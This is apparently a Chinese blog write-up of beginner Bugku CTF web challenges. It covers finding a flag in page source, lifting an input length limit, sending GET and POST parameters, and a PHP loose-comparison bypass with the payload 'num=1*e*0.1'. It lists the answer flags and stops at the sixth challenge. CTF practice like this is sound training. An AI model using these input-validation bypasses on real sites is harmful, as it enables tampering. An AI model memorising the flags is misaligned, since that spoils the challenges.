CTF解题-Bugku_Web_WriteUp (上）

原创

Tr0e 于 2020-08-16 09:25:22 发布 6256 收藏 25

分类专栏： CTF之路

本文链接：https://blog.csdn.net/weixin_39190897/article/details/108014567


版权

CTF之路 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

BugkuCTF平台是免费的CTF训练平台,题目数量多网上解析全面对新手入门友好。



"打谱CTF"上线地址：https://www.bugku.com/ctf.html

提供CTF题目+平台定制搭建服务，需要联系QQ10456782


新平台地址：https://new.bugku.com/

2020.1.11

平台即将更新...

https://blog.csdn.net/weixin_39190897

为了划水“强网杯”练习一下，先从Web部分下手……




WEB


web2 20	计算器 30	web基础$_GET 30	web基础$_POST 30
矛盾 30	web3 30	域名解析 50	你必须让他停下 60
本地包含 60	变量1 60	web5 60	头等舱 60
网站被黑 60	管理员系统 60	web4 80	flag在index里 80
输入密码查看flag 80	点击一百万次 80	备份是个好习惯 80	成绩单 90
秋名山老司机 100	速度要快 100	cookies欺骗 100	never give up 100

N0.1 前端信息泄露

1、访问靶场链接，花里胡哨：




2、入门题，直接查看搜索源码：



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> event 滚动
 <head>…</head>
 <body id="body" onload="init()">
   <!--flag KEY{Web-2-bugKssNNikls9100}-->
   <script type="text/javascript" src="js/ThreeCanvas.js"></script>
   <script type="text/javascript" src="js/Snow.js"></script>
   <script type="text/javascript">…</script>
   <div>
     <canvas width="1536" height="760"></canvas>
   </div>
 </body>
</html>
```

3、解决：



web2

20


听说聪明的人都能找到答案
http://123.206.87.240:8002/web2/

KEY{Web-2-bugKssNNikls9100}

You already solved this

No.2 绕过前端限制

额，这题……没啥好所说的，原先限制前端字段输入长度为1，修改前端字段长度的限制即可：




flag{CTF-bugku-0032}

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 ▸<head>⋯</head>
 ▾<body>
    <span id="code" class="code" style="background: rgb(249, 49, 218) none repeat scroll 0% 0%; color: rgb(99, 30, 173);">98+45=?</span> event
    空白
    <input class="input" type="text" maxlength="4">
    空白
    <button id="check">验证</button> event
  ▸ <div style="text-align:center;">⋯</div>
    <script src="js/jquery-1.12.3.min.js"></script>
    <script type="text/javascript" src="js/code.js"></script>
  </body>
</html>
```

```
元素 {
}
.input {
  width: 100px;
}
```


No.3 GET传参

1、看看解题链接：



```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


2、看到这没啥好说的……该提示的都提示了，直接获取 flag：



```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_su8kej2en}
```


No.4 POST传参

1、看看解题链接：



```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

2、使用 HackBar 插件发送 Post 请求传递 flag 即可：



```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_ssseint67se}
```


http://123.206.87.240:8002/post/

☑ Post data □ Referer □ User Agent □ Cookies Clear All

what=flag


No.5 科学计数法

1、看下解题链接：



```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```


2、题目的要求即num既不能是数字字符，但是要等于1。我们可以想到用科学计数法表示数字1，既不是纯数字，其值又等于1。因此，构造payload：`num=1*e*0.1` 即可：



```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1*e*0.1flag{bugku-789-ps-ssdf}
```

No.6 Unicode转码

1、打开解题链接，不断反复弹框……

